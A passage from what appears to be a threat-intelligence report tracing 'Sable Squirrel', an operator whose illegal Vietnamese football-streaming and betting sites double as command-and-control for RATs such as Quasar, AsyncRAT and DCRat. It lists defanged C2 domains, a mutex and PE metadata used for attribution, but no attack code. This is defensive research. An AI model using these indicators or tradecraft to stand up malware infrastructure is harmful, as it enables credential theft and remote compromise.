


Figure 9. How quickly Sable Squirrel weaponizes dropcatch domains after purchase

Based on domain bidding history and historical registration information, we believe Sable Squirrel began purchasing dropcatch domains as early as June 2023. Only about 3% of confirmed acquisitions date to the second half of that year. Activity then stepped up through 2024 and 2025, with most months accounting for 2 to 5% of the total. Then came May 2026: roughly 12% of their dropcatch domains were acquired in that single month alone, apparently in the run-up to the World Cup (see figure 10). That spike, on top of a sustained multi-year cadence, points to a well-funded pipeline that scales deliberately ahead of major events.

Dropcatch acquisition tempo

Share of Sable Squirrel drop-catch acquisitions by month, as a percentage of all acquisitions the window (June 2023 through July 2026). The tempo escalates and concentrates as the World Cup approaches.




Figure 10. Share of drop catch domains, as a percentage of all acquisition in the time window, acquired per month by Sable Squirrel; there was a spike in 2026 as the World Cup approached

The Malware Addition

When we started pulling on this thread, we expected to find another piracy and gambling story, just like the hundreds we've already uncovered. A closer look at a subset of the domains changed that. The same WordPress site that presents live football to a viewer is, on a meaningful number of these domains, also configured as C2 for malware. Both roles are running on the same address at the same time. The actual video is delivered by a separate set of dedicated streaming servers, but the website a visitor lands on, and the address an infected device checks in with, can be the exact same domain. We have not seen a domain set carry both a live consumer-facing website and an active malware channel at this scale before, and it is the detail that separates Sable Squirrel from the adtech and gambling operations we have previously documented.

We found over 31,000 malware samples connecting back to C2 hosted on Sable Squirrel domains, but there could be more. The families are mostly commodity data theft and remote access tools, including Quasar RAT, AsyncRAT, DCRat, NanoCore, Remcos, and njRAT, as

well as some samples carrying the HiddenTear ransomware signature. These tools are exactly what operators use when they want credentials, persistence, screenshots, file access, or a foothold for later activity. The C2 domains are themselves Sable Squirrel property. A good example is cel-robox[.]com, a domain that once belonged to a desktop 3D-printer company. Sable Squirrel picked up the domain, ran the WordPress site as an illegal streaming front end, and configured it as a Quasar RAT controller at the same time.

The attribution is unusually straightforward. Many of the samples carry the actor's own brands inside their Windows PE file metadata headers. In one representative Quasar sample, the metadata reads CompanyName **socoLIVE**, FileDescription **xoilac client**, InternalName and OriginalFilename **socolive[.]exe**, ProductName **xoilac**, and both LegalCopyright and LegalTrademarks **8xbet**. The malware installs itself under a startup key named **xoilac**. Three of the actor's tracked brands are compiled straight into the binary, and this pattern repeats across many samples in the set, not just this one. Beyond the metadata, the operator configures these domains in a consistent way that leaves a unique DNS fingerprint, one that appears only on domains we have confirmed as Sable Squirrel streaming sites. Figure 11 shows the brand strings embedded in a sample's PE metadata.

PE METADATA FIELD	VALUE	SABLE SQUIRREL BRAND
CompanyName	socoLIVE	Socolive streaming
FileDescription	xoilac client	Xoilac TV streaming
InternalName	socolive.exe	Socolive streaming
OriginalFilename	socolive.exe	Socolive streaming
ProductName	xoilac	Xoilac TV streaming
FileVersion	1.23.0.1	—
LegalCopyright	8xbet	8xbet betting
LegalTrademarks	8xbet	8xbet betting

Three tracked Sable Squirrel brands — **socolive**, **xoilac**, **8xbet** — are baked into the binary's own version metadata. Combined with the confirmed Sable Squirrel C2 domain **cel-robox[.]com** and the **StartupKey: xoilac**, this is high-confidence attribution of the sample to the Sable Squirrel streaming / betting ecosystem — vertical integration of data-theft malware with the illegal-streaming and gambling brands.

Figure 11. The Windows PE file metadata of a representative Sable Squirrel malware sample, with the socolive, xoilac, and 8xbet brand fields highlighted

The HiddenTear signature samples call back to the same kind of infrastructure. In sandbox analysis, the samples we examined did not encrypt files, which can happen when required targets, keys, or live services are absent. We therefore do not claim confirmed ransomware execution in the wild. We do assess that Sable Squirrel domains were configured as control infrastructure for samples carrying those signatures.

In Sable Squirrel’s case, streaming, gambling, and malware are not three separate activity verticals that happen to overlap. They are components of a single operation, sharing brands, infrastructure, and victim traffic.

One Wave, Wide Reach

According to passive DNS (pDNS), Sable Squirrel did not turn its domains into malware infrastructure gradually. The shift came as a single coordinated wave. Across the 405 domains we confirmed as malware C2, the first configurations appeared in November 2025, and December accounted for 86 percent of the wave. Many of these domains had already run for months or years as streaming sites, so the wave marks a deliberate change in how Sable Squirrel used its own infrastructure rather than a fresh batch of registrations. Figure 12 shows the share of domains the actor weaponized each month.




Figure 12. Malware C2 weaponization wave: the number of Sable Squirrel domains newly configured as control servers per month, showing the November 2025 onset and the December 2025 surge

The C2 domains carry a recognizable DNS fingerprint, and we use it to pinpoint queries to Sable Squirrel malware infrastructure. We observed a peak of 386 of these domains in December 2025, the same month the actor mass-provisioned its C2. We then examined the malware that communicated with those domains and recovered several unique build artifacts. Those artifacts led us to roughly 30,600 remote access trojan (RAT) executables, and every sample we spot-checked, several hundred across the campaigns, called back to a Sable Squirrel domain.

We turned those artifacts into high-precision signatures, which resolved the set into three RAT families. Sable Squirrel has deployed AsyncRAT 0.5.8 since November 2025, and we identify it by a cryptographic key and the mutex IM9F7Ezcu9e3. The earliest file carrying that signature appeared on November 1, 2025, hours before the first Sable Squirrel C2 DNS signals surfaced in our telemetry. Sable Squirrel then abandoned AsyncRAT abruptly, dropping its last sample on March 3, 2026, the same month DCRat surged to 7,610 samples and took over as the primary payload. That handover falls inside the February and March 2026 enforcement window, when Vietnamese authorities froze the Xôi Lạc network's assets and charged 30 suspects. A handful of Quasar samples predate the DNS signal, the earliest on October 12, 2025, about three weeks ahead of the first C2 configuration. That small, early cluster may point to a testing period before the actor launched its campaigns.

This sample set corroborates the clustering from our domain analysis. The domains group on the fingerprints they leave in DNS, and the executables group on a shared configuration profile spanning cryptographic keys, mutex values, build versions, and C2 port patterns. Both point to a single operator. Figure 13 shows how many malware C2 domains Infoblox customers reached each month alongside the number of samples first seen in the wild, split by RAT family.




Figure 13. Unique Sable Squirrel malware C2 domains that we saw queries to each month, as well as count of unique samples discovered in the wild, split by family

The malware C2 domains drew queries from customer networks across two dozen industries. Education made up the largest share, roughly one in five, followed by information technology and consulting at about one in seven, and then government, healthcare, and banking. Figure 14 breaks the actor's reach down by industry.




Figure 14. Share of C2 query sources, by industry vertical from November 2025 onward (top 12 of 24)

Sable Squirrel’s reach is also concentrated in a handful of domains. Figure 15 ranks the individual C2 domains by the share of exposed customer networks, and one domain, colatv88xb[.]cc, stands out—accounting for nearly 70% of all the customers in the set. The next most active domain appears in 23%, and the rest form a long tail with only marginal presence. So although Sable Squirrel configured hundreds of domains as C2, a small number of workhorse domains carry most of the exposure. The busiest of them doubles as one of the actor’s own betting-tracker domains, another reminder that the malware and the gambling operation ride the same infrastructure.




Figure 15. The C2 domains ranked by share of exposed customer networks (November 2025 onward)

The Front of House: Illegal Sports Streaming

The streaming fleet is a large set of WordPress sites that advertise high-quality, low-lag streams of major European leagues, domestic Vietnamese football, and international tournaments, including the World Cup, with Vietnamese commentary. The sites look and feel like a legitimate streaming service.

The content is always in Vietnamese, no matter where the visitor sits. More recently, Sable Squirrel added a geo-restriction that limits access to Vietnam and a short list of countries with large Vietnamese-speaking populations, including South Korea, Taiwan, Singapore, Japan, and Australia. Visitors outside that set are turned away, narrowing the audience to the people the actor actually wants to reach. Each site also runs its own live chat and community features during matches, which keeps viewers engaged.

The brands are many, but the technology behind them is largely the same. The same content, asset, and real-time services sit behind every brand we examined, from xoilacz[.]com to the Cakhia, 90phut, and Socolive sites.

To further elevate legitimacy, the sites display a free DMCA “protected” badge, though the badge’s own status page shows that neither the operator’s account nor the domain was ever actually verified. Figure 16 shows one of these unverified badges.




Figure 16. Screenshot of a Sable Squirrel streaming site displaying a free DMCA “protected” badge, whose own status page shows the operator’s account and the domain were never actually verified

Figure 17 shows a screenshot of a live streaming page during a World Cup match.




Figure 17. Screenshot of a live Sable Squirrel streaming page during a World Cup match, showing the commentators, video player, the live chat, and the betting banners that overlay the stream

After interacting with pages across the illegal streaming brands, we identified the upstream services that make the sites work. Three back-end layers activate only when a viewer engages with the page. Pressing play pulls video from a dedicated pool of streaming servers, including `msrktz[.]app`, `meung[.]app`, `msdht[.]app`, and `koepgd[.]app`. Opening the in-match chat connects the viewer to WebSocket services at `ws-xyz[.]com` and `chatboxn[.]com`. Live scores and odds are pushed to the page in real time from a messaging service on `api-score[.]com`. Figure 18 shows how a single viewing session fans out from the streaming page into these three shared back-end layers.

